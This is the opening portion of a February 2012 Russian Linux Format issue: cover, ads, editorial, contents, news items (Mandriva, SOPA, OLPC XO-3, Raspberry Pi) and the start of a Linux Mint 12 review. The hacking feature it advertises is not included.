



LINUX FORMAT


Главное в мире Linux

Февраль 2012 № 2 (154)

ПЛЮС!
Linux
и быстрое
развертывание
с. 42

Изучите ВЗЛОМ

Атакуют серверы » Подбираем пароли » Внедряем эксплойты
» Взламываем шифрование » Вообще все для злодеяний*



Дивлюсь я на небо...
» Исследуйте неведомые миры и расщепляйте бесконечности на просторах галактики с. 18



Брайан Фицпатрик
« У Google много хлопот из-за лозунга «Мы не зло», но я этому рад »
Google Takeout отдает вам контроль с. 32

Также в номере...

Супер-мощный Mint
» Ликуйте! Mint реализовал потенциал Gnome Shell с. 10

Идеальный ноутбук
» Обновите оборудование ради сердечного альянса с Linux с. 34



* Навыки, добытые на татами LXF, применимы только для самозащиты. Читайте Кодекс!



Дистрибуции войны
Онлайн-антацид
» Гасите пламя войны – мы за мир в WWW

Автоматизация
Скриптуем все!
» Xdotool: вроде скрипта оболочки для прыжков мыши

Издательские системы
Scribus
» Публикуйте стильные страницы а-ля Linux Format

ПОДПИСНЫЕ ИНДЕКСЫ В КАТАЛОГАХ
Агентство «Роспечать» – 36343
«Почта России» – 11932 «Пресса России» – 90959





Нордавинд Северо-Запад

Охранные системы на базе GNU/Linux

Компания «Нордавинд» существует с 2004 года и является пионером в области разработки и производства компонентов для охранных систем на базе высоконадежной операционной системы GNU/Linux

Наши услуги и продукты

- Проведение НИР
- Разработка и изготовление систем охранного телевидения и сопутствующих компонентов
- Проектирование сложных систем и комплексов
- Широкий ассортимент готовой продукции

Наши системы видеонаблюдения предназначены для:

Паркингов
Зданий
Бизнес-центров

Торговых комплексов и складов
Открытых площадок
Жилых домов

Объектов повышенной секретности
Режимных предприятий

Сертификаты ФСТЭК и ФСБ

4 канальная система видеонаблюдения стоимостью **40 тыс. руб.** —
в 2 раза дешевле, чем предыдущие технологии.



ТелеВизард

Многофункциональный сервер общего назначения.



ТелеВизард Авто

Самая бюджетная и высокоэффективная система распознавания автомобильных номеров.



Источники видеосигнала

Комплекс eyeSense, в состав которого входят видеочасть и объектив. Дополнительное оборудование — ИК-прожектор и климат-защита.

«Нордавинд Северо-Запад»

Научно-производственная компания

Тел. +7 (812) **309 0686**

Тел./факс +7 (812) **640 4990**

<http://spb.nordavind.ru>

e-mail: spb@nordavind.ru

Приглашаем к партнерству дилеров и проектировщиков систем

Что мы делаем

» Мы поддерживаем открытое сообщество, предоставляя источник информации и площадку для обмена мнениями.

» Мы помогаем всем читателям получить от Linux максимум пользы, публикуя статьи в разделе «Учебники»: здесь каждый найдет что-то по своему вкусу.

» Мы выпускаем весь код, появляющийся на страницах раздела «Учебники», по лицензии GNU GPLv3.

» Мы стремимся предоставлять точные, актуальные и непредвзятые сведения обо всем, что касается Linux и свободного ПО.

Кто мы

На стр. 38 мы предлагаем руководство по тушению пожаров сетевых войн. Вот мы и спросили наших экспертов: каковы ваши главные хитрости в борьбе с онлайн-конфликтами?



Майк Сондерс

Если вам не выдержит пламени войн, убегайте из страны, как я. Бегство еще никого никогда не подводило. Факт!



Эндрю Грегори

Обмен оскорблениями через голубиную почту: это дает запас времени на обдумывание более сокрушительных аргументов.



Эфраин Зриандес-Мендоса

Конфликты – это не мое. Разве что кто-то вдруг забудет посыпать сыром мои сырные гренки.



Нейл Ботвик

Я тайком пользуюсь MikeOS, где нет выхода в сеть, так что мне ни с кем не поспорить. Даже Facebook'wit-спросе не проверишь.



Маянк Шарма

Под покровом ночи я редактирую Википедию, чтобы подкрепить свою позицию. Кто владеет прошлым, тот владеет настоящим...



Джонатан Робертс

Я всегда стараюсь помнить, что ненавидеть надо грех, а не грешника. Если это не касается KDE. Тут гнев мой страшен.



Энди Ченнел

Меня не спрашивайте, я уже много лет не пишу для LXF. Но я живу в Швейцарии, так что могу отъесть шоколадом.



Валентин Синицын

Главное – вовремя перевести дискуссию в плоскость «вы за Vim или за Emacs?». О прежней сразу же забывают. Проверено!



Ник Вейч

Любой, кто дерзает со мной не соглашаться, по определению неправ. Так начертано в Великой Книге Зла.



Сюзан Линтон

Вот только троньте меня – такое начнется! Смотрели «Военные игры»? Это я выучила Матью Бродерика всему, что он знает.



Шашанк Шарма

Мой рецепт – один на все проблемы: чашка чая и много-много диетического печенья. М-м-м, как же я люблю печенье!



Боб Мосс

Да у кого ж хватит духу меня ругать – при моем-то милом личике? Попейте с Шашанком чайку, и все будет отлично.

Трудности перевода



Чуть больше года назад темой номера LXF139/140 тоже была безопасность. Тогда я получил на редакционный адрес пару возмущенных отзывов. Недовольство некоторых читателей вызвало название статьи – «Хакерам хода нет»: они критиковали нас за однобоко-негативную трактовку понятия «хакер». Но что поделаешь, английские коллеги употребили данный термин именно в таком контексте.

Проблема с переводом действительно есть. Существительное «хакер» вошло в русский язык как оно есть, а вот глагол *to hack* в значении «вскрывать самую суть проблемы», к сожалению, прямого эквивалента не имеет. Нет его в нашем языке и для выражения *hack around* – «преодоление технических проблем хакерскими методами», что, пожалуй, соответствует отечественному «доработать напильником». Но любой язык развивается, и, может быть, к выходу следующей статьи про хакинг и безопасность русский термин все-таки будет найден.

Короче говоря, в этом номере речь идет про «взлом». И уж тут двух мнений быть не может (см. ст. 272 УК РФ – Уголовный кодекс читать надо). Поэтому вслед за автором статьи еще раз призываю: BackTrack из «песочницы» не выносить!

Кирилл Степанов

Главный редактор

» info@linuxformat.ru

Как с нами связаться

Письма для публикации: letters@linuxformat.ru

Подписка и предыдущие номера: subscribe@linuxformat.ru

Техническая поддержка: answers@linuxformat.ru

Проблемы с дисками: disks@linuxformat.ru

Общие вопросы: info@linuxformat.ru

Вопросы распространения: sales@linuxformat.ru

Web-сайт: www.linuxformat.ru

» Адрес редакции: Россия, Санкт-Петербург, Лиговский пр., 50, корп. 15

» Телефон редакции: (812) 309-06-86. Дополнительная информация на с. 112

Содержание

Этот номер насквозь проMint'ован.

Обзоры

Linux Mint 12 10

Данный номер журнала переполнен Mint – взглянем на его дебют с Gnome Shell.



» Linux Mint 12: весьма миловидно.

Business Accountz 12

Средство от головной боли для тех, кто следит за своими банковскими счетами.

Multiwinia 14

Многопользовательское избиение на базе движка *Darwinia* – стоило ли его дожидаться?



» Возглавив пиксельную армию, истребляйте врагов в *Multiwinia*.

OpenBSD 15

Версия 5 сверхнадежной операционной системы от OpenBSD Foundation.



» OpenBSD стукнуло 5; выясним, по плечу ли ей схватка с соперниками.

OpenSUSE против Fedora 16

Если слон на кита налезет, кого кого соберет? Лидеры RPM-пакетов выясняют отношения.

Изучите взлом ...и отучите плохих парней влезать в ваш компьютер с.24



Сравнение: Астрономические приложения с.18



Что за штука – Browser ID? с.44

Люди говорят



«Если пользователям легко покинуть наш продукт, его придется улучшить»

Брайан Фицпатрик — о свободе информации с.32

На вашем бесплатном DVD



Linux Mint 12 BackTrack

» Получите новейшие технологии Linux сегодня!

ПЛЮС: Горячие новинки и коды к учебникам... с. 100

Ищите в этом номере



Ноутбуки 34

Как купить и настроить новую Linux-машину.

Сетевые конфликты 38

Охлаждайте пыл, когда войнушка разгорается.

Программный RAID 49

Поддерживаем свой сервер всегда на плаву.



Пропустили номер?

Узнайте на с. 104, как получить его прямо сейчас!



Постоянные рубрики

Новости 4

Mandriva перебирается в Россию, Linux обеспечивает выборы президента, OpenBSD подтвердил свою надежность, законопроект об онлайн-пиратстве отложен, а Microsoft принялся доить LG.

Сравнение 18

Возврим в глубины космоса: на подиум выходят лучшие программы для исследования звездного неба в Linux.

Интервью LXF 32

По мнению Брайана Фицпатрика, повышение качества продукта – единственно честный способ победить в конкуренции.

Что за штука 44

Browser ID: ваш адрес электронной почты как средство идентификации.

Рубрика сисадмина 46

Две полярно противоположные книги, посвященные Linux, а также каталог /etc в иллюстрациях плюс программный RAID.

Ответы 88

ПРОБЛЕМЫ LINUX РЕШЕНЫ! Горести Ubuntu, потоковое вещание при посредстве MythTV и использование VirtualBox.

Hotpicks 94

Отведайте горяченького: лучшие в мире новинки свободного ПО.

Диск Linux Format 100

Содержимое двустороннего DVD этого месяца.

Пропустили номер? ... 104

Еще не поздно заказать любой из предыдущих выпусков журнала.

Школа LXF 108

Умение чертить важно не только для инженеров-конструкторов. Естественно, в Linux имеются для этого программы! Изучаем LibreCAD.

Через месяц 112

До жути интересные материалы – прямо как в этом месяце, но уже про другое.

Учебники

Начинающим
Linux Mint 52
Прогуляемся по новым функциям Mint 12.

Издательские системы
Scrbus 56
С этим потрясающим инструментом графического дизайна не придется переплачивать за лишние функции.

Дистрибутивы
Gentoo 60
Новичкам в нем делать явно нечего.

Автоматизация
xdotool 64
Пусть мышь суетится не под метлой, а под руководством скрипта.

Языки программирования
Erlang 68
Начерпаем простых чисел решетом Эратосфена.

Анимация
Pencil 72
Изготовим незатейливый мультик.

Языки программирования
PHP 76
Применим массивы и функции, чтобы изготовить календарь для сайта.

Электроника
Arduino 80
Измеритель скорости с лазерной точностью – на прерываниях.

Hardcore
Новый загрузчик 84
Grub отмирает – да здравствует Grub 2...



ГЛАВНОЕ Mandriva обрусееет » Выборы президента с Linux » В *BSD нет лазеек!
» Закон SOPA отложен » XO-3 в Африке » Есть Raspberry Pi » Microsoft доит LG

АКЦИЯ ПО СПАСЕНИЮ

Переезд Mandriva в Россию

Русские компании готовы взять под свое крыло тряпичный бедствие дистрибутив.

Несколько российских компаний опубликовали совместное заявление, в котором заявили о готовности взять на себя ответственность за развитие и поддержку операционной системы Mandriva, в связи с возможным банкротством центра разработки ПО Mandriva во Франции. Они намерены разрабатывать и поддерживать дистрибутив, формировать продуктовую линейку бренда, обеспечивать его техническую поддержку и распространение на территории России. Модель свободного программного обеспечения позволяет воспользоваться всеми сделанными ранее работами Mandriva.

В 2007–2011 годах в России была создана полномасштабная инфраструктура разработки, развития и технической поддержки свободного программного обеспечения, выпускаемого под брендом Mandriva. В ней участвуют такие компании, как «Линукс-центр» и «ПингВин Софт» (техническая поддержка), «РОСА» (разработка) и Mandriva.ru (дистрибуция) – именно они и собираются бросить Mandriva спасательный круг. В 2011 году российские

компании уже опубликовали несколько сборок на базе Mandriva, в том числе Mandriva/ROSA Desktop 2011, ROSA Desktop 2011 Extended Edition и EduMandriva 2011.

Из наиболее интересных и инновационных компонентов дистрибутива, разработанных по инициативе и силами специалистов компании «РОСА», отмечены следующие компоненты:

«Российские компании уже публиковали сборки на базе Mandriva.»

- » Сфера – продукт для организации комплексного технического обслуживания пользователей (включая автоматизированный центр отслеживания заявок и контроля их решения)
- » Sync – облачная технология и сервис синхронизации и хранения данных
- » TimeFrame – инструмент быстрого поиска документов, изображений и видеофрагментов, удобно визуализируемых в хронологическом порядке

- » RocketBar – быстрый и удобный способ для запуска приложений и переключения между ними
- » SimpleWelcome – визуальный выбор приложений с группировкой по функциональному назначению
- » StackFolder – быстрый и удобный доступ к часто используемым папкам и файлам
- » Переработанный файловый менеджер Dolphin
- » Переработанный менеджер входа в систему KDM
- » Единая графическая тема ROSA, включающая комплект иконок, единую тему оформления Qt/GTK-приложений, комплект курсоров, тему для Grub, Plymouth, KDE Splash



» Рубрику готовил
ТИМУР СМЕРНОВ



LINUX НА ВЫБОРАХ

СПО для президента

Русские компании готовы обеспечить прозрачность президентских выборов в России.

На 90 тыс. компьютеров для организации web-трансляций президентских выборов будет установлен отечественный Linux. Название

дистрибутива пока не уточнили. Все компьютеры и web-камеры проверялись на совместимость с Linux. Всего было отобрано 8 моделей компьютеров и 4 модели

web-камер. Компьютеры будут поставлять без программного обеспечения, затем на них будет установлено СПО. Все оборудование доставят в Москву, где на двух заводах уже подготовлены 600 постов для настройки компьютеров и установки программного обеспечения. Далее компьютеры будут развозиться по регионам и устанавливаться силами двух тысяч бригад. При этом для государства все используемое в системе ПО будет бесплатным.

ПЯТНО СМЫТО?

Безопасность *BSD

Новое заявление о лазейке в OpenBSD лишь подтвердило, что это одни домыслы.

Спустя год с момента публикации заявления об инициативе ФБР США по внедрению в IPSec-стек OpenBSD кода лазейки [backdoor], Грегори Перри [Gregory Perry] вновь поднял эту тему. Напомним, что тщательный аудит вкладов разработчиков, проведенный в OpenBSD, не выявил свидетельств о попытках внедрения лазейки, а упомянутые Перри разработчики отвергли высказанные в их адрес обвинения (Скотт Лоу [Scott Lowe] указал, что он вообще не участвовал в разработке OpenBSD, создавая только производные продукты, а Джейсон Райт

[Jason Wright] отправил за время участия в проекте лишь несколько крохотных заплат к IPSec, и их может проанализировать кто угодно).

В итоге был сделан вывод, что прямых доказательств внедрения лазейки в OpenBSD не представлено, а в коде не обнаружено подозрительных участков, и скорее всего информация Перри касалась не кода OpenBSD, а некоего стороннего продукта, базирующегося на OpenBSD. В ответ Перри сообщил, что он не уверен в санкционировании лазейки от имени ФБР, и пообещал представить допол-

нительную информацию, собрав только достоверные факты.

Опубликованные недавно обновленные данные только укрепили уверенность в том, что лазейка в OpenBSD – не более чем домыслы. В письме Перри опять фигурируют только косвенные данные – прямых доказательств так и не появилось. Более того, Перри, оправдывая свою позицию, теперь пытается свести проблему к уязвимости в алгоритме RSA, которая в изначальном заявлении не упоминалась и слабо коррелирует с первоначальной информацией о лазейке в OpenBSD.

ИДУТ ДЕБАТЫ

Свобода мнений в Интернете

Конгресс США отложил на неопределенный срок законопроект SOPA.

Конгресс США принял решение отложить законопроект SOPA (см. врезку), обязывающий провайдеров, поисковые системы, рекламные сети и даже разработчиков некоторых типов программных продуктов блокировать сайты, нарушающие авторские права, по первому запросу правообладателя. Голосование по законопроекту отложено на неопределенное время до достижения консенсуса между его сторонниками и противниками. Напомним, что продвижение SOPA вызвало волну протеста в сети, вплоть до заявлений о намерении для привлечения внимания к проблеме временно блокировать

доступ к ведущим сайтам сети, таким как Wikipedia, Google и Facebook.

После всех проведенных дискуссий, продвигающий законопроект сенатор Ламар Смит согласился убрать из текста спорные требования к блокировке в сети Интернет. До этого Белый дом высказал свое отрицательное отношение к SOPA, заявив, что не поддерживает закон, который уменьшает свободу выражения мнений, увеличивает риск появления новых кибер-угроз или подрывает инновации в глобальной сети. Ожидается, что измененный вариант SOPA будет готов к рассмотрению только в следующем году.



Дополнительно следует обратить внимание на то, что несмотря на явную победу противников SOPA, в настоящее время компаниями-правообладателями осуществляются попытки менее гласного продвижения другого похожего закона PROTECT IP Act (PIA), нацеленного на предоставления дополнительных инструментов для борьбы с распространением нарушающего авторские права контента на сайтах, не подпадающих под юрисдикцию США, путем блокирования финансовых операций с такими сайтами, запрещения установки ссылок на них и блокирования доступа на уровне DNS.

Законопроект SOPA

Акт о пресечении онлайн-пиратства Stop Online Piracy Act (SOPA или H. R. 3261) – законопроект, внесенный в Палату представителей в США 26 октября 2011 года сенатором Ламаром Смитом [Lamar Smith] и группой из 12 соавторов. Законопроект расширяет возможности американских правоохранительных органов и правообладателей в борьбе с нелегальным контентом в Интернете, торговле защищенной авторским правом интеллектуальной собственностью и контрафактом.

Согласно законопроекту, любой участник деятельности в сети Интернет – начиная с провайдеров и кончая поисковиками и даже рекламодателями – обязан фактически по любому обращению

правообладателя прекратить предоставление услуг ресурсу, обвиняемому в пиратстве, и прекратить с ним любое взаимодействие: например, закрыть канал оплаты контента, приостановить рекламный контракт, исключить сайт из поисковой выдачи, удалить ссылки на сайт, полностью заблокировать сайт для посещения, запретить платежным системам (типа PayPal, Visa и т.п.) проводить платежи в пользу сервисов, и т.д. Иначе любой из прямых и косвенных контрагентов обвиняемого сайта будет расцениваться как его соучастник.

Законопроект объявляет уголовным преступлением несанкционированное потоковое вещание или иное распространение защищенного авторским

правом контента, с максимальным наказанием виновного в виде тюремного заключения на срок до 5 лет (при установлении факта распространения хотя бы десяти музыкальных или видеозаписей за 6 месяцев). При этом иммунитетом от судебного преследования наделяются все интернет-компании, которые добровольно и по собственной инициативе приняли какие-либо меры против интернет-сервисов, занимающихся распространением защищенного контента, при одновременном принятии этими компаниями ответственности за ущерб, нанесенный ими владельцам сайтов, обвиненным в нелегальном распространении контента и доказавшим свою невиновность.

АФРИКАНСКИМ ДЕТЯМ

Каждому – по планшету

Создатели дешевого ноутбука создали еще более дешевый планшет XO-3.

Проект One Laptop Per Child [Ноутбук – каждому ребенку], нацеленный на разработку и распространение дешевых портативных компьютеров для обучения детей в развивающихся странах, представил на проходящей в Лас-Вегасе выставке потребительской электроники планшет XO-3, разработка которого велась с 2009 года. Планшет разработан в сотрудничестве с компанией Marvell и построен на базе платформы Marvell Moby. Стоимость планшета при массовом производстве составит менее 100 долларов. К сожалению, в силу ряда обстоятельств производство XO-3 опять откладывается, и в лучшем случае планшет поступит в продажу в конце года.

Представленное на выставке устройство существенно отличается от ранее опубликованных макетов: вместо герметичного корпуса с зарядкой аккумулятора через беспроводной индуктивный механизм, XO-3 оформлен в виде коробки с эластичным верхним кожухом или, опционально, с крышкой, в которую вмонтирована солнечная батарея и дополнительные аккумуляторы. Крышку можно оставить на солнечном месте для накопления энергии, а затем накрыть планшет для передачи энергии встроенным аккумуляторам. Имеется возможность подзарядки от ручной динамо-машины и других альтернативных источников энергии.

Устройство построено по модульному принципу, предусматривающему возможность создания специфичных вариантов, адаптированных для различных областей применения. Аппаратная начинка



XO-3 базируется на ARMADA PXA618 SoC с ARMv7-совместимым CPU, работающим на частоте 1 ГГц, и встроенной 3D-видео-подсистеме, поддерживающей OpenGL ES 2.0. Планшет поддерживает Wi-Fi и снабжен 8-дюймовым LCD-экраном, 512 МБ ОЗУ и 4 Гб Flash. Из портов присутствуют USB, microUSB, вход/выход для звука. В качестве опции устройство может быть укомплектовано экраном, построенным на основе гибридной технологии Pixel Qi, отличающейся поддержкой мультитач и пониженным потреблением энергии. Заявленное потребление энергии для планшета XO-3 с экраном Pixel Qi – около 1 Вт.

Изначально, как и в других моделях OLPC, в XO-3 планировалось использо-

» XO-3 заменит собой ноутбук, так и не ставший популярным

вать Linux-дистрибутив OLPC OS на основе Fedora Linux и оболочки Sugar, но, по словам руководителя проекта, планируется обеспечить и поддержку платформы Android. Также планируется интегрировать наработки с реализацией технологий самообучения, которые позволят детям самостоятельно научиться читать и работать с ПК без помощи учителей.

Одновременно заявлено о начале поставки в марте субноутбуков XO 1.75, также построенных на платформе Marvell ARMADA PXA618 SOC. По сравнению с прошлой моделью XO 1.5, новое устройство будет обладать вдвое большей производительностью при вполнине сниженном потреблении энергии. Новая модель также будет снабжена улучшенным экраном, позволяющим отображать информацию даже при прямом солнечном свете. Уже достигнута договоренность о поставке более 75 тысяч экземпляров XO 1.75 в Уругвай и Никарагуа.

Стоит отметить, что OLPC XO-3 – не самый дешевый планшет: в Индии начался предзаказ планшета Aakash UbiSlate7+, поставки которого начнутся до конца января. Стоимость устройства всего \$47. Устройство оснащено CPU ARM Cortex A8 700 МГц, снабжено поддержкой Wi-Fi 802.11 a/b/g, 2 Гб Flash-памяти, 256 Мб ОЗУ, имеет слот для SD-карт, web-камеру, два порта USB, 7-дюймовый сенсорный экран (800×480) и опционально слот для SIM-карт с возможностью использования 3G/GPRS и функций телефонии. Программное обеспечение основано на платформе Android.

«Технологии позволяют детям научиться читать без учителей.»

ОТКРЫТОЕ ЖЕЛЕЗО

Raspberry Pi вылупился

Одноплатный компьютер запущен в массовое промышленное производство.

Raspberry Pi, одноплатный компьютер на процессоре ARM (BCM2835) с GNU/Linux в качестве ОС, разработанный одноименным британским фондом, поставлен на поток. Об этом объявлено в официальном блоге разработчиков Raspberry Pi. 10 января Лиз Аптон [Liz Upton], доброволец Фонда, написала: «Производство Raspberry Pis началось пару

дней назад, но мне запретили рассказывать об этом, пока не придут подписанные контракты и счета об оплате».

Компьютер Raspberry Pi существует в двух моделях – А и В. Базовая модель (модель А) оснащена оперативной памятью 128 Мб и одним USB-портом (именно эта модель позиционируется как «компьютер за 25 долларов». Модель В, стоимость

которой составит \$35, имеет 256 Мб оперативной памяти, два порта USB и один порт Ethernet. Уточняется, что на конвейер пока поставлена только модель В, а производство компьютеров модели А начнется позже. Не решено, будут ли платы отсылаются заказчикам по мере производства или после окончания производства всей партии (10000 штук).

softline®



Services Software Cloud

ИТ-архитектура вашего бизнеса





АЛЕКСЕЙ ФЕДОРЧУК
...простой советский юзер.

PCLinuxOS в отечественной редакции

Недавно, в ноябрьском номере, затронув тему потомков maga Mandrake, я упомянул и дистрибутив, труднопроизносимое название которого фигурирует в заголовке этой колонки. Поводом же для возврата к этой теме стали дальнейшее успешное развитие проекта во-первых, и сообщества его русскоязычных пользователей – во-вторых. А в-третьих и главных – активное развитие локального репозитория. Который содержит не только полное зеркало репозитория официального, но и пакеты, востребованные в нашей, русскоязычной среде. А также просто пакеты, собираемые по заявкам трудящихся – нынче уже и в 32-битном, и в 64-битном варианте.

Зачем нужен еще один дистрибутив Linux – в частности, этот (для себя я называю его «лосиним») – от сокращенного названия PCLOS)? У него есть две особенности. Первая – скользящий релиз, то есть обновления постоянно. И потому он всегда содержит достаточно свежие версии ядра, Иксов и так далее. А вторая – то, что, как ни странно, он относительно консервативен. Вы не увидите здесь всяких новомодных штук типа *systemd* со товарищи. И потому он предсказуем и управляем – в крайнем случае, руками. А будучи еще и Системой Быстрого Развертывания, он доводится до рабочего состояния за критически малое время.

В общем-то я не призываю к поголовному переходу к «лосям». Но попробуйте – возможно, PCLOS вам понравится. А для ориентировки в теме – сайт русскоязычного сообщества: <http://pclinuxos.su>.
alv@posix.ru

Сегодня мы рассматриваем:

- Linux Mint 12** 10
Как и Arch Linux, Mint был выдающимся успехом 2011 года, и обещает дальнейшее продвижение к совершенству. Несвободные кодеки устанавливаются одним щелчком, состав приложений весьма разумен, и все это с блестящим рабочим столом – прямо новый Ubuntu!
- OpenBSD 5.0** 15
Эта свободная ОС задалась целью «стать лидером по безопасности в своей сфере». OpenBSD новой не назывешь, но она нечеловечески сверхнадежна – за что ее везде и любят, особенно владельцы серверов, которым требуется абсолютный минимум времени простоя.
- Business Accountz** 12
Бухгалтерия – работа нелегкая, и именно поэтому индивидуальных предпринимателей так бесит заполнение налоговых деклараций. Пусть же удар примет на себя это чудесное приложение – прямо новый *GnuCash*, но с удобным интерфейсом. Правда, и с увесистым ценником.
- OpenSUSE против Fedora** 16
Мы любим в Fedora пряную смесь этики свободного программного обеспечения и передовых приложений, а к OpenSUSE неизвестно почему относимся с холодком. Но не обратят ли последние выпуски эту тенденцию вспять?
- Multiwinia** 14
Мир *Darwinia*, в которую мы играли и которой восхищались в LXF69, вернулся к нам с новыми страстями и с орудием убийства ваших друзей – быть главным божеством сроду не бывало так весело. Прямо новая *Cannon Fodder*!



Linux Mint 12 c. 10
▶ Праздник Mint в этом номере журнала стартует на стр. 10. Мы аж с Рождества так не радовались!



Multiwinia c. 14
▶ Новая Darwinia? Новая Cannon Fodder? Да не все ли равно! Главное – это здорово!

Наш вердикт: Пояснение

Все попавшие в обзор продукты оцениваются по единнадцатипятибалльной шкале (0 – низшая оценка, 10 – высшая). Как правило, учитываются функциональность, производительность, удобство использования и цена, а для бесплатных программ – еще и документация. Кроме того, мы всегда выставляем общую оценку, демонстрирующую наше отношение к продукту. Выдающиеся ре-



шения могут получить престижную награду «Top Stuff». Номинантами становятся лучшие из лучших – просто высокой оценки здесь недостаточно.

Рассматривая свободное ПО, мы обычно указываем предпочтительный дистрибутив. Иногда это означает компиляцию из исходных текстов в GCC, но если разработчики рекомендуют Autopackage, мы следуем этому совету.

LINUX FORMAT Вердикт

Linux Mint 12

Разработчик: Команда Linux Mint
Сайт: <http://linuxmint.com>

Функциональность	9/10
Производительность	7/10
Удобство использования	9/10
Документация	9/10

» Несмотря на переход к Gnome Shell, Mint сумел выделиться как простейший в использовании дистрибутив.

Рейтинг 9/10

Linux Mint 12



Linux Mint, следуя повальной моде, примерил новый рабочий стол, и, как выяснил Джонатан Робертс, смотрится весьма неплохо.

Вкратце

» Из всех главных дистрибутивов, Linux Mint лучше всех сгладил переход к новым рабочим столам. См. также: Ubuntu, Fedora.

До выхода Ubuntu 11.04 казалось, что Gnome 2.x стал стандартным настольным интерфейсом Linux. Он был лицом трех крупнейших дистрибутивов – Ubuntu, Fedora и Linux Mint, а также многих других. Конечно, у KDE тоже были свои поклонники, но после его версии 4 весы все же дали крен в сторону Gnome.

Затем наступил 2011. Начиная с релиза 11.04, Ubuntu перешел на Unity; вскоре после этого появился Gnome с интерфейсом Shell, а затем он вышел в свет с Fedora.

Многих пользователей взбесили и тот, и другой. Оба сломали привычные схемы работы, напиримали всяких странных решений, вроде ликвидации кнопки завершения работы, и творили прочий беспредел. В результате в полку Linux Mint – последнего из большой тройки, не торопившегося перейти на новый рабочий стол в 2011 – значительно прибыло.

«В данной ситуации такое решение оказалось козырным.»

Все гадали, каким же предстанет Linux Mint в следующем релизе. Выберет ли он путь наименьшего сопротивления и, пойдя по стопам своего родителя Ubuntu, примерит Unity? Или же двинется против течения, выбрав Gnome Shell? А может, даст вторую жизнь Gnome 2.x – это бы точно добавило ему популярности! И вот Linux Mint 12 перед нами, и теперь мы знаем ответ: ничего подобного.



» Mint 12 лишь слегка подкорректировал режим просмотра Gnome 3, но мы рады видеть кнопку завершения работы на прежнем месте.

Gnome Shell Extensions

Команда Linux Mint приняла совершенно неожиданное и оригинальное решение. Они выбрали Gnome Shell, но не взяли его как он есть, а воспользовались возможностью интеграции набора дополнений и существенно довели его до ума. Практически все проблемы, с которыми сталкивались пользователи Gnome Shell, устранены в версии Mint Gnome Shell Extensions. Разработчики поступили так: они

- » вернули на место панель с меню и списком окон внизу экрана;
- » вставили привычную опцию завершения работы в окно сеанса;
- » включили по умолчанию значки рабочего стола;
- » вернули функцию сворачивания окон;
- » восстановили системный лоток;
- » сделали Alt+Tab, как прежде, переключателем между окнами, а не приложением.

Трудно даже подобрать слова для похвалы. С сохранением всех функций Gnome Shell и с возможностью на свое усмотрение отключить отдельные дополнения, пользователи смогут постепенно привыкнуть к нему – или оставить все как есть. Каждый может создать рабочий стол на свой вкус. В этом есть и огромная заслуга разработчиков Gnome. Они берутся за разработку новой платформы, заведомо предоставляя широкие возможности индивидуальной настройки.

Вероятно, это было сделано с расчетом на использование Gnome на планшетах и других альтернативных устройствах,

но в данной ситуации такое решение оказалось козырным.

Главный же вопрос в том, как проявят себя эти дополнения в действии и в ощущениях пользователей? Прежде всего, нужно отметить, что большинство работает хорошо. И это здорово, мы ведь счастливы видеть на привычном месте кнопку выключения и пользоваться Alt+Tab так, как привыкли за последние 10 лет. Разработчики Mint также весьма умно позаботились о предотвращении конфликтов дополнений со встроенной функциональностью.


К примеру, вернувшаяся нижняя панель могла бы закрыть собой зону уведомлений Shell, но разработчики обошли это, сдвинув ее повыше панели и обеспечив доступ при помощи специальной кнопки, по типу «Показать рабочий стол».

Ошибки в коде выявились только при тестировании меню приложений: визуальное представление частенько не успевало за мышью. Иногда при запуске открывалась только небольшая часть меню, и картинка не менялась до тех пор, пока мы не наводили мышью на ту область, где предполагалось все остальное.

Дублирование функций

Возникали и еще кое-какие проблемы. Самая существенная в том, что мы заметили очень много дублированных функций, а это уводит от той целостности, которая отличает Gnome Shell в чистом виде.

Временами это дублирование практически незаметно. Ну да, есть два способа



» Благодаря Ubiquity, инсталлятору Ubuntu, установить Mint проще простого.

запуска приложений и две панели Избранное, но выбор – это же хорошо, так ведь? Однако иногда это настолько визуально перегружает рабочий стол, что уже мешает работе.

К примеру, имея список открытых окон внизу, видеть запущенное приложение в верхней панели совершенно излишне. К тому же не совсем понятно, зачем нижняя панель отличается от верхней по дизайну: возникает ощущение «сбоку припеки», хотя при использовании становится ясно, что она не просто прилеплена, а глубоко интегрирована.

И это тем более обидно, поскольку тема Shell, созданная в Mint, напротив, выглядит превосходно – возможно, это лучший альтернативный вариант из всех, что мы пока видели. В общем, мы полагаем, что новые дополнения – прекрасный мост между Gnome Shell и 2.x, но в плане реализации здесь есть над чем поработать в будущих релизах.

Больше, чем Shell

Конечно, к обновлению Shell весь релиз не сводится, пусть даже второе главное новшество также связано с рабочим окружением: помимо интеграции пакета MGSE, есть также Mate, ответвление Gnome 2.x с возможностью параллельной установки с Gnome 3. Перед нами воссозданный рабочий стол Gnome Linux Mint 11, который при тестировании показал себя хорошо. Временами он казался медленноват, но при этом стабилен и функционален:

«Набор приложений по умолчанию включает лучшее в Linux.»

здесь и меню Mint, и апплет Сетевого интерфейса, и великолепный апплет часов Gnome 2. Хотя ошибок мы не обнаружили, пояснения к релизу гласят, что разработка Mate еще не завершена. В частности, отмечено, что у некоторых пользователей может не появиться нижняя панель, и тогда им следует поменять тему оформления.

Стоит только пожалеть, что разработчики вместо этого не направили свои усилия в сторону пакета дополнений. Gnome Shell достаточно гибок, чтобы с ним можно было работать, как с Gnome 2.x, и команда не маялась бы с Mate, занимающим место на рабочем столе и перетягивающим ресурсы из других сфер развития дистрибутива.

Все-таки Mint

Помимо нового рабочего окружения, все остальное в этом дистрибутиве сделано по выверенной формуле Mint, много-

Свежий взгляд Mint на Shell

Режим быстрого просмотра

Значок «бесконечность» дает доступ к Shell в чистом виде.

Управление окнами

Кнопки сворачивания и разворачивания окон вернулись на свои места.

Системный лоток

Некоторые уведомления появляются в зоне системного статуса Shell.

Кнопка выключения — на месте

